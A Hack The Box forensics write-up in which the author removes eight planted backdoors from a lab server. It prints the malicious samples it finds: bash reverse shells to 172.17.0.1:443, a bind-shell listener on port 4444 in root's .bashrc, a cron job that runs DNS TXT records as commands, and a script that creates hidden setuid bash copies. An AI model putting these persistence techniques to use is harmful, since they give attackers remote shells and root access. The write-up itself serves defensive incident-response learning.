Erel Regev

Table of Contents

HTB Challenge -PersistenceIsFutile -Subject: Forensics -Difficulty: Medium

Erel Regev

Intro

Challenge description by HTB:

Hackers made it onto one of our production servers 😅. We've isolated it from the internet until we can clean the machine up. The IR team reported eight difference backdoors on the server, but didn't say what they were and we can't get in touch with them. We need to get this server back into prod ASAP - we're losing money every second it's down. Please find the eight backdoors (both remote access and privilege escalation) and remove them. Once you're done, run /root/solveme as root to check. You have SSH access and sudo rights to the box with the connections details attached below.

username: user

password: hackthebox

Connection

```
┌──(kali㉿kali)-[~]
└─$ ssh user@157.245.37.125 -p 30734
The authenticity of host '[157.245.37.125]:30734 ([157.245.37.125]:30734)' can't be established.
ED25519 key fingerprint is SHA256:fx1nrlT7J9SuNCocRa1id22qZQhhzFdh8rIzEO6EbTU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[157.245.37.125]:30734' (ED25519) to the list of known hosts.
user@157.245.37.125's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.10.0-0.deb10.17-amd64 x86_64)
```

Enumeration

First command I tried on the current location (/home/user) is ls -la and found the following:

```
user@forensicspersistence-539395-6d44b47bb9-rxvdr: ~
File  Actions  Edit  View  Help
user@forensicspersistence-539395-6d44b47bb9-rxvdr:~$ pwd
/home/user
user@forensicspersistence-539395-6d44b47bb9-rxvdr:~$ ls -la
total 1184
drwxr-xr-x 1 user user    4096 Aug 10 17:25 .
drwxr-xr-x 1 root root    4096 May 14  2021 ..
-rwsr-xr-x 1 root root 1183448 May 14  2021 .backdoor
-rw-r--r-- 1 user user     220 Feb 25  2020 .bash_logout
-rw-rw-r-- 1 root root    3855 Apr 23  2021 .bashrc
drwx------ 2 user user    4096 Aug 10 17:25 .cache
-rw-r--r-- 1 user user     807 Feb 25  2020 .profile
user@forensicspersistence-539395-6d44b47bb9-rxvdr:~$
```

Checked the file .backdoor:

```
user@forensicspersistence-539395-6d44b47bb9-rxvdr:~$ file .ba
.backdoor     .bash_logout  .bashrc
user@forensicspersistence-539395-6d44b47bb9-rxvdr:~$ file .backdoor
.backdoor: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=a6cb4007
8351e05121d46daa768e271846d5cc54, for GNU/Linux 3.2.0, stripped
user@forensicspersistence-539395-6d44b47bb9-rxvdr:~$
```

SetUID permissions - binaries

I used the following command:

Erel Regev

sudo find / -user root -perm -4000 -print

The command is searches for files and directories owned by the root user, with the setuid permission set (specifically, less than or equal to 4000), starting from the root directory, and it prints the paths of these files and directories. This command is often used to identify files that have elevated permissions and may have security implications if misused or compromised.

Note the .backdoor file.


Remove the file. This is the First one to start and handle.

Viewing .bash_logout

```
user@forensicspersistence-539395-6d44b47bb9-rxvdr:~$ cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
```


```
user@forensicspersistence-539395-6d44b47bb9-rxvdr: ~
File  Actions  Edit  View  Help
if [ -n "$force_color_prompt" ]; then
    if [ -x /usr/bin/tput ] && tput setaf 1 >&/dev/null; then
 # We have color support; assume it's compliant with Ecma-48
 # (ISO/IEC-6429). (Lack of such support is extremely rare, and such
 # a case would tend to support setf rather than setaf.)
 color_prompt=yes
    else
 color_prompt=
    fi
fi

if [ "$color_prompt" = yes ]; then
    PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ '
else
    PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi
unset color_prompt force_color_prompt

# If this is an xterm set the title to user@host:dir
case "$TERM" in
xterm*|rxvt*)
    PS1="\[\e]0;${debian_chroot:+($debian_chroot)}\u@\h: \w\a\]$PS1"
    ;;
*)
    ;;
esac

# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -b)"
    alias ls='ls --color=auto'
    #alias dir='dir --color=auto'
    #alias vdir='vdir --color=auto'
```

Erel Regev



Note the same IP address and port from the netstat output mentioned above. 172.17.0.1:443


This is a reverse shell payload:



bash -i >& /dev/tcp/172.17.0.1/443 0>&1 & disown

This line creates an alias named cat for the cat command using the payload.


I executed the netstat command:



And there are 3 attempt to connect from the local machine to the same IP address on port 443.

We will take care of it later.

Continuing with the enumeration of the machine. Nothing inside .cache directory:



Erel Regev

Processes

```
user@forensicspersistence-539395-6d44b47bb9-rxvdr:/bin$ ps auxf
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2616    68 ?        Ss   17:24   0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root           8  0.0  0.0  12184   844 ?        S    17:24   0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root           9  0.0  0.0  13900  1440 ?        Ss   17:25   0:00  \_ sshd: user [priv]
user          22  0.0  0.0  14980  2860 ?        S    17:25   0:00      \_ sshd: user@pts/0
user          24  0.0  0.0   6000  2152 pts/0    Ss   17:25   0:00          \_ -bash
user         166  0.0  0.0   7656  3216 pts/0    R+   18:33   0:00              \_ ps auxf
root          19  0.0  0.0   3984  1152 ?        S    17:25   0:00 /bin/bash /var/lib/private/connectivity-check
root         165  0.0  0.0   3984   240 ?        S    18:32   0:00  \_ /bin/bash /var/lib/private/connectivity-check
user@forensicspersistence-539395-6d44b47bb9-rxvdr:/bin$
```

Viewing the file (var/lib/private/connectivity-check):

```
user@forensicspersistence-539395-6d44b47bb9-rxvdr:/bin$ sudo cat /var/lib/private/connectivity-check
[sudo] password for user:
#!/bin/bash

while true; do
    nohup bash -i >& /dev/tcp/172.17.0.1/443 0>&1;
    sleep 10;
done
user@forensicspersistence-539395-6d44b47bb9-rxvdr:/bin$
```

Another reverse shell.
To handle that, lets remove this script and kill the processes:

```
user@forensicspersistence-539395-6d44b47bb9-rxvdr:/bin$ sudo rm -f /var/lib/private/connectivity-check
```

```
user@forensicspersistence-539395-6d44b47bb9-rxvdr:/var/lib$ cd private
-bash: cd: private: Permission denied
user@forensicspersistence-539395-6d44b47bb9-rxvdr:/var/lib$ sudo chmod 777 private
user@forensicspersistence-539395-6d44b47bb9-rxvdr:/var/lib$ cd private
user@forensicspersistence-539395-6d44b47bb9-rxvdr:/var/lib/private$ ls
user@forensicspersistence-539395-6d44b47bb9-rxvdr:/var/lib/private$ ls -la
total 12
drwxrwxrwx 1 root root 4096 Aug 10 18:40 .
drwxr-xr-x 1 root root 4096 May 14  2021 ..
user@forensicspersistence-539395-6d44b47bb9-rxvdr:/var/lib/private$
```

From the output of ps auxf: getting the PIDs to kill.

```
user@forensicspersistence-539395-6d44b47bb9-kd2qr:~$ ps auxf
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2616   596 ?        Ss   10:57   0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root           7  0.0  0.0  12184  6720 ?        S    10:57   0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root           8  0.0  0.1  13900  8864 ?        Ss   10:57   0:00  \_ sshd: user [priv]
user          21  0.0  0.0  13900  5212 ?        S    10:57   0:00      \_ sshd: user@pts/0
user          23  0.0  0.0   6000  3784 pts/0    Ss   10:57   0:00          \_ -bash
user          34  0.0  0.0   7656  3100 pts/0    R+   10:59   0:00              \_ ps auxf
root          18  0.0  0.0   3984  2964 ?        S    10:57   0:00 /bin/bash /var/lib/private/connectivity-check
root          22  0.0  0.0   3984   236 ?        S    10:57   0:00  \_ /bin/bash /var/lib/private/connectivity-check
user@forensicspersistence-539395-6d44b47bb9-kd2qr:~$
```

```
user@forensicspersistence-539395-6d44b47bb9-kd2qr:~$ sudo kill 18
user@forensicspersistence-539395-6d44b47bb9-kd2qr:~$ sudo kill 22
kill: (22): No such process
user@forensicspersistence-539395-6d44b47bb9-kd2qr:~$ ps auxf
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2616   596 ?        Ss   10:57   0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root           7  0.0  0.0  12184  6720 ?        S    10:57   0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root           8  0.0  0.1  13900  8864 ?        Ss   10:57   0:00  \_ sshd: user [priv]
user          21  0.0  0.0  13900  5212 ?        S    10:57   0:00      \_ sshd: user@pts/0
user          23  0.0  0.0   6000  3788 pts/0    Ss   10:57   0:00          \_ -bash
user          41  0.0  0.0   7656  3168 pts/0    R+   11:00   0:00              \_ ps auxf
user@forensicspersistence-539395-6d44b47bb9-kd2qr:~$
```

I was looking for more files with the same name that might be stored somewhere in the machine. I went over the root directory and interesting directories in general and reached the /etc:

```
user@forensicspersistence-539395-6d44b47bb9-rxvdr:/$ sudo grep -iRn connectivity-check /etc
/etc/update-motd.d/30-connectivity-check:3:nohup /var/lib/private/connectivity-check &
```

```
user@forensicspersistence-539395-6d44b47bb9-rxvdr:/etc/update-motd.d$ cat 30-connectivity-check
#!/bin/bash

nohup /var/lib/private/connectivity-check &
```

Erel Regev

nohup /var/lib/private/connectivity-check &

nohup: This command stands for "no hang up." It's used to run a command in the background, and it prevents the command from being terminated when the shell session is closed. This is useful for running processes that need to continue running even if the terminal session ends.

/var/lib/private/connectivity-check: This seems to be the path to an executable file or script named connectivity-check located in the /var/lib/private directory.

&: This symbol at the end of the line sends the command to the background, allowing the script to continue running without waiting for the command to complete.

Removing this file as well:

```
user@forensicspersistence-539395-6d44b47bb9-rxvdr:/etc/update-motd.d$ sudo rm -rf 30-connectivity-check
user@forensicspersistence-539395-6d44b47bb9-rxvdr:/etc/update-motd.d$ ls -la
total 32
drwxr-xr-x 1 root root 4096 Aug 10 18:53 .
drwxr-xr-x 1 root root 4096 May 14  2021 ..
-rwxr-xr-x 1 root root 1220 Dec  5  2019 00-header
-rwxr-xr-x 1 root root 1157 Dec  5  2019 10-help-text
-rwxr-xr-x 1 root root 5023 Aug 17  2020 50-motd-news
-rwxr-xr-x 1 root root  356 Apr 16  2021 60-unminimize
user@forensicspersistence-539395-6d44b47bb9-rxvdr:/etc/update-motd.d$
```

That was the Second issue to handle.

So I changed to the user root while investigating the machine and executed the solveme file in the root directory.

As mentioned in the description, this is an indicator for the challenge that we know if we are on the right way. For now I started to deal with 1 backdoor only, and it seems to be fully remediated. Now we know for sure that we need to handle those backdoors and when we are done, execute the command from the description while checking our way using the solveme file.

Checked the processes again after changing the user and saw the following:

```
root@forensicspersistence-539395-6d44b47bb9-kd2qr:~# ps auxf
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2616   596 ?        Ss   10:57   0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root           7  0.0  0.0  12184  6720 ?        S    10:57   0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root           8  0.0  0.1  13900  8864 ?        Ss   10:57   0:00  \_ sshd: user [priv]
user          21  0.0  0.0  13900  5212 ?        S    10:57   0:00      \_ sshd: user@pts/0
user          23  0.0  0.0   6000  3796 pts/0    Ss   10:57   0:00          \_ -bash
root          44  0.0  0.0   8052  4424 pts/0    S    11:02   0:00              \_ sudo su root
root          45  0.0  0.0   7024  3504 pts/0    S    11:02   0:00                  \_ su root
root          46  0.0  0.0   6000  3888 pts/0    S    11:02   0:00                      \_ bash
root          53  0.0  0.0   2596  1888 pts/0    S    11:02   0:00                          \_ alertd -e /bin/bash -lnp 4444
root          58  0.0  0.0   7656  3184 pts/0    R+   11:04   0:00                          \_ ps auxf
root@forensicspersistence-539395-6d44b47bb9-kd2qr:~#
```

New process was created, alertd which creates a listener on port 4444.

Searching for the binary file:

```
root@forensicspersistence-539395-6d44b47bb9-rxvdr:~# find / -name alertd
find: '/proc/9/map_files': Permission denied
find: '/proc/22/map_files': Permission denied
find: '/proc/24/map_files': Permission denied
find: '/proc/223/map_files': Permission denied
/usr/bin/alertd
root@forensicspersistence-539395-6d44b47bb9-rxvdr:~#
```

Seems to be located in /usr/bin/alertd.

because it spawned when I loaded a shell as root, I have a feeling there's something in our shell init script that's doing that.

So I will remove the file and keep investigating it. It seems to be the fourth backdoor in total, but the second to be solved.

Erel Regev

Handling:

At first, removing the file.

```
root@forensicspersistence-539395-6d44b47bb9-rxvdr:~# sudo rm -rf /usr/bin/alertd
root@forensicspersistence-539395-6d44b47bb9-rxvdr:~# ls -l /usr/bin/alertd
ls: cannot access '/usr/bin/alertd': No such file or directory
root@forensicspersistence-539395-6d44b47bb9-rxvdr:~#
```

Then searching for the alertd in the root directory:

```
/usr/bin/alertd
root@forensicspersistence-539395-6d44b47bb9-rxvdr:~# sudo rm -rf /usr/bin/alertd
root@forensicspersistence-539395-6d44b47bb9-rxvdr:~# ls -l /usr/bin/alertd
ls: cannot access '/usr/bin/alertd': No such file or directory
root@forensicspersistence-539395-6d44b47bb9-rxvdr:~# grep -iRn "alertd" /root
/root/.bashrc:98:alertd -e /bin/bash -lnp 4444 &
root@forensicspersistence-539395-6d44b47bb9-rxvdr:~#
```

Knowing that we have a bad .bashrc, we can actually just overwrite it with the skeleton .bashrc stored in /etc/skel. To do that we simply run cp /etc/skel/.bashrc /root/.bashrc and we'll repeat the process for the user account since for some reason their .bashrc is actually "owned" by root.

The "skeleton" .bashrc refers to a basic or default version of the .bashrc file that is often provided with new user accounts on Unix-like systems. When a new user is created on such systems, a set of default configuration files may be copied into the user's home directory to provide a consistent environment and helpful settings.

The "skeleton" .bashrc serves as a starting point for customization. It's not meant to contain user-specific configurations, but rather general defaults that new users can modify to suit their preferences.

Root:

```
root@forensicspersistence-539395-6d44b47bb9-rxvdr:~# cp /etc/skel/.bashrc /root/.bashrc
```

User:

```
user@forensicspersistence-539395-6d44b47bb9-rxvdr:~$ sudo cp /etc/skel/.bashrc ~/.bashrc
user@forensicspersistence-539395-6d44b47bb9-rxvdr:~$
```

Kill the related processes:

```
root@forensicspersistence-539395-6d44b47bb9-kd2qr:~# sudo kill 42

root@forensicspersistence-539395-6d44b47bb9-kd2qr:~# sudo kill 67

root@forensicspersistence-539395-6d44b47bb9-kd2qr:~# ps auxf
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2616    68 ?        Ss   11:32   0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root           8  0.0  0.0  12184   932 ?        S    11:32   0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root           9  0.0  0.0  13900  1436 ?        Ss   11:32   0:00  \_ sshd: user [priv]
user          22  0.0  0.0  13900  1628 ?        S    11:32   0:00      \_ sshd: user@pts/0
user          24  0.0  0.0   6000   480 pts/0    Ss   11:32   0:00          \_ -bash
root          33  0.0  0.0   8312   688 pts/0    S    11:33   0:00              \_ sudo su root
root          34  0.0  0.0   7024   440 pts/0    S    11:33   0:00                  \_ su root
root          35  0.0  0.0   6000  1892 pts/0    S    11:33   0:00                      \_ bash
root          47  0.0  0.0   7024  3532 pts/0    S    11:34   0:00                          \_ su user
user          48  0.0  0.0   6000  3884 pts/0    S    11:34   0:00                              \_ bash
root          58  0.0  0.0   8048  4468 pts/0    S    11:35   0:00                                  \_ sudo su root
root          59  0.0  0.0   7024  3616 pts/0    S    11:35   0:00                                      \_ su root
root          60  0.0  0.0   6000  3892 pts/0    S    11:35   0:00                                          \_ bash
root          76  0.0  0.0   7024  3552 pts/0    S    11:36   0:00                                              \_ su user
user          77  0.0  0.0   6000  4004 pts/0    S    11:36   0:00                                                  \_ bash
root          85  0.0  0.0   8052  4576 pts/0    S    11:36   0:00                                                      \_ sudo su root
root          86  0.0  0.0   7024  3680 pts/0    S    11:36   0:00                                                          \_ su root
root          87  0.0  0.0   6000  3924 pts/0    S    11:36   0:00                                                              \_ bash
root         105  0.0  0.0   7656  3352 pts/0    R+   11:38   0:00                                                                  \_ ps auxf
root          19  0.0  0.0   3984  1584 ?        S    11:32   0:00 /bin/bash /var/lib/private/connectivity-check
root          99  0.0  0.0   3984   240 ?        S    11:37   0:00  \_ /bin/bash /var/lib/private/connectivity-check
root@forensicspersistence-539395-6d44b47bb9-kd2qr:~#
```

HTB Challenge -PersistenceIsFutile -Subject: Forensics -Difficulty: Medium

Erel Regev

Checking status:

```
root@forensicspersistence-539395-6d44b47bb9-kd2qr:~# ./solveme
Issue 1 is fully remediated
Issue 2 is not remediated
Issue 3 is not remediated
Issue 4 is not remediated
Issue 5 is fully remediated
Issue 6 is fully remediated
Issue 7 is partially remediated
Issue 8 is not remediated
root@forensicspersistence-539395-6d44b47bb9-kd2qr:~#
```

3 issues remediated until now and one is marked as partially remediated.

I kept the investigation and went for the cronjobs:

```
user@forensicspersistence-539395-6d44b47bb9-rxvdr:~$ crontab -l
* * * * * /bin/sh -c "sh -c $(dig imf0rce.htb TXT +short @ns.imf0rce.htb)"
user@forensicspersistence-539395-6d44b47bb9-rxvdr:~$
```

the crontab -l command is used to view the list of scheduled tasks, known as "cron jobs," that are associated with the currently logged-in user. The term "cron" refers to a time-based job scheduler in Unix-like operating systems. It allows users to schedule commands or scripts to run at specific intervals or times.

When you run the crontab -l command, it displays the list of cron jobs that have been set up for your user account. Each line in the output represents a single cron job, specifying the schedule and the command that should be executed.

Lets break down /bin/sh -c "sh -c $(dig imf0rce.htb TXT +short @ns.imf0rce.htb)":

/bin/sh -c

This part starts a new shell process using /bin/sh, the default shell interpreter on many Unix-like systems. The -c flag is used to indicate that the following command(s) should be executed in the new shell process.

"sh -c $(dig imf0rce.htb TXT +short @ns.imf0rce.htb)"

This section of the command involves nested shell commands and DNS queries:

sh -c ...

Within the new shell process created by /bin/sh, another shell process is invoked using the sh -c command. This allows for further execution of shell commands.

$(dig imf0rce.htb TXT +short @ns.imf0rce.htb)

This is a command substitution that runs the dig command to perform a DNS query for the TXT record of the domain imf0rce.htb. Here's what the components mean:

dig: A command-line tool used to query DNS servers.

imf0rce.htb: The domain for which the DNS query is being made.

TXT: Specifies that you're querying for the TXT records.

+short: Instructs dig to provide a concise output (only the data values) without additional information.

Erel Regev

@ns.imf0rce.htb: Specifies the DNS server to send the query to (in this case, the authoritative DNS server for the imf0rce.htb domain).

The overall purpose of this command seems to be to retrieve the TXT records for the imf0rce.htb domain using the dig command and execute the resulting output as a shell command within a nested shell process. The specifics of what the TXT records contain and how they are being used in this context would depend on the context in which this command is being run. Seems to be the fifth backdoor.

Lets remove the cronjob:

```
user@forensicspersistence-539395-6d44b47bb9-rxvdr:~$ crontab -l
* * * * * /bin/sh -c "sh -c $(dig imf0rce.htb TXT +short @ns.imf0rce.htb)"
user@forensicspersistence-539395-6d44b47bb9-rxvdr:~$ crontab -r
user@forensicspersistence-539395-6d44b47bb9-rxvdr:~$ crontab -l
no crontab for user
user@forensicspersistence-539395-6d44b47bb9-rxvdr:~$
```

Checking status:

```
root@forensicspersistence-539395-6d44b47bb9-kd2qr:~# ./solveme
Issue 1 is fully remediated
Issue 2 is not remediated
Issue 3 is not remediated
Issue 4 is not remediated
Issue 5 is fully remediated
Issue 6 is fully remediated
Issue 7 is partially remediated
Issue 8 is fully remediated
root@forensicspersistence-539395-6d44b47bb9-kd2qr:~#
```

This was the Fourth backdoor to handle. 1 partially remediated.

Running crontab -l as root didn't show anything, but that doesn't necessarily mean there aren't malicious cron jobs. To verify this we can navigate to /etc and look through the various cron.* folders. There's a few folders, but using some command line voodoo we can look through all them quickly by using a recursive ls on a blob like this:

```
root@forensicspersistence-539395-6d44b47bb9-rxvdr:/etc# sudo ls -R ./cron.*
./cron.d:
anacron  e2scrub_all  popularity-contest

./cron.daily:
0anacron  access-up  apt-compat  bsdmainutils  dpkg  logrotate man-db popularity-contest  pyssh

./cron.hourly:

./cron.monthly:
0anacron

./cron.weekly:
0anacron  man-db
root@forensicspersistence-539395-6d44b47bb9-rxvdr:/etc#
```

Two things here caught my eyes since I have never seen it before… the pyssh and access-up.

Erel Regev

Viewing ./cron.daily/access-up

```
root@forensicspersistence-539395-6d44b47bb9-rxvdr:/etc# sudo cat ./cron.daily/access-up
#!/bin/bash

DIRS=("/bin" "/sbin")
DIR=${DIRS[$[ $RANDOM % 2 ]]}

while : ; do
    NEW_UUID=$(cat /dev/urandom | tr -dc 'a-z' | fold -w 6 | head -n 1)
    [[ -f "{$DIR}/${NEW_UUID}" ]] || break
done

cp /bin/bash ${DIR}/${NEW_UUID}
touch ${DIR}/${NEW_UUID} -r /bin/bash
chmod 4755 ${DIR}/${NEW_UUID}
```

DIRS is an array containing two directory paths: /bin and /sbin.

DIR=${DIRS[$[$RANDOM % 2]]} selects a random element from the DIRS array. The $RANDOM variable generates a random number, and $[$RANDOM % 2] calculates the remainder of dividing that random number by 2 (resulting in either 0 or 1). This is used to randomly choose one of the two directories.

while : ; do

NEW_UUID=$(cat /dev/urandom | tr -dc 'a-z' | fold -w 6 | head -n 1)

[[-f "{$DIR}/${NEW_UUID}"]] || break

done

This section of the script generates a new random UUID (a 6-character string consisting of lowercase letters) using /dev/urandom. It then enters a loop that continues until it finds a filename that doesn't already exist in the randomly selected directory. The [[-f "{$DIR}/${NEW_UUID}"]] condition checks if a file with the generated UUID exists. If the file doesn't exist (||), the loop is exited using break.

cp /bin/bash ${DIR}/${NEW_UUID}

touch ${DIR}/${NEW_UUID} -r /bin/bash

chmod 4755 ${DIR}/${NEW_UUID}

cp /bin/bash ${DIR}/${NEW_UUID} copies the /bin/bash executable to the selected directory with the generated UUID as the filename.

touch ${DIR}/${NEW_UUID} -r /bin/bash updates the access and modification times of the copied file to match those of /bin/bash.

chmod 4755 ${DIR}/${NEW_UUID} sets the permissions of the copied file to give it the setuid bit (suid) and make it executable. The setuid bit allows a program to be executed with the permissions of its owner (in this case, root).

In summary, this script randomly chooses between /bin and /sbin directories, generates a random UUID, and then copies the /bin/bash executable to the selected directory with the generated UUID as the filename. The copied file is set with setuid permissions, which means that when it's executed, it will run with the permissions of the owner (likely root), potentially allowing for privilege escalation if executed by an attacker.

Erel Regev

The chmod 4755 command with the setuid permission (4) is a significant security concern. Granting root-level privileges to an executable created through this script can lead to serious security vulnerabilities, as it allows an attacker to escalate their privileges and potentially gain unauthorized access to system resources.

To handle that, the script must be removed:

```
root@forensicspersistence-539395-6d44b47bb9-rxvdr:/etc# sudo rm -rf ./cron.daily/access-up
root@forensicspersistence-539395-6d44b47bb9-rxvdr:/etc# ls -l ./cron.daily/access-up
```

Viewing pyssh

```
root@forensicspersistence-539395-6d44b47bb9-rxvdr:/etc# sudo cat ./cron.daily/pyssh
#!/bin/sh

VER=$(python3 -c 'import ssh_import_id; print(ssh_import_id.VERSION)')
MAJOR=$(echo $VER | cut -d'.' -f1)

if [ $MAJOR -le 6 ]; then
    /lib/python3/dist-packages/ssh_import_id_update
fi
```

VER=$(python3 -c 'import ssh_import_id; print(ssh_import_id.VERSION)'): This line runs a Python script using the python3 interpreter to import the ssh_import_id module and retrieve its version. The version is assigned to the VER variable.

MAJOR=$(echo $VER | cut -d'.' -f1): This line uses the cut command to extract the major version number from the VER variable. It splits the version string using the period (.) delimiter and selects the first part, which represents the major version.

if [$MAJOR -le 6]; then: This line starts a conditional statement. It checks if the major version ($MAJOR) is less than or equal to 6.

/lib/python3/dist-packages/ssh_import_id_update: If the condition is true, this line executes the script or command /lib/python3/dist-packages/ssh_import_id_update.

In summary, this script is used to check the version of the ssh_import_id Python module and execute a specific command if the major version is less than or equal to 6. The purpose of the command /lib/python3/dist-packages/ssh_import_id_update is not clear from the script alone, but it seems to be related to managing or updating the ssh_import_id module.

The script appears to be written in a shell script language (sh), but it interacts with the Python environment to gather version information and make decisions based on that information. The exact context and purpose of this script depend on the broader system and context in which it's used.


To handle that, remove that script.

Seems its not enough. new partially remediated:

```
root@forensicspersistence-539395-6d44b47bb9-kd2qr:~# ./sc
Issue 1 is fully remediated
Issue 2 is partially remediated
Issue 3 is not remediated
Issue 4 is not remediated
Issue 5 is fully remediated
Issue 6 is fully remediated
Issue 7 is partially remediated
Issue 8 is fully remediated
root@forensicspersistence-539395-6d44b47bb9-kd2qr:~#
```

Lets view that file: /lib/python3/dist-packages/ssh_import_id_update

Viewing ssh_import_id_update



Executed the commands as shown in the script:

This line decodes a base64-encoded string and assigns the result to the variable KEY. The decoded string seems to be some sort of key.

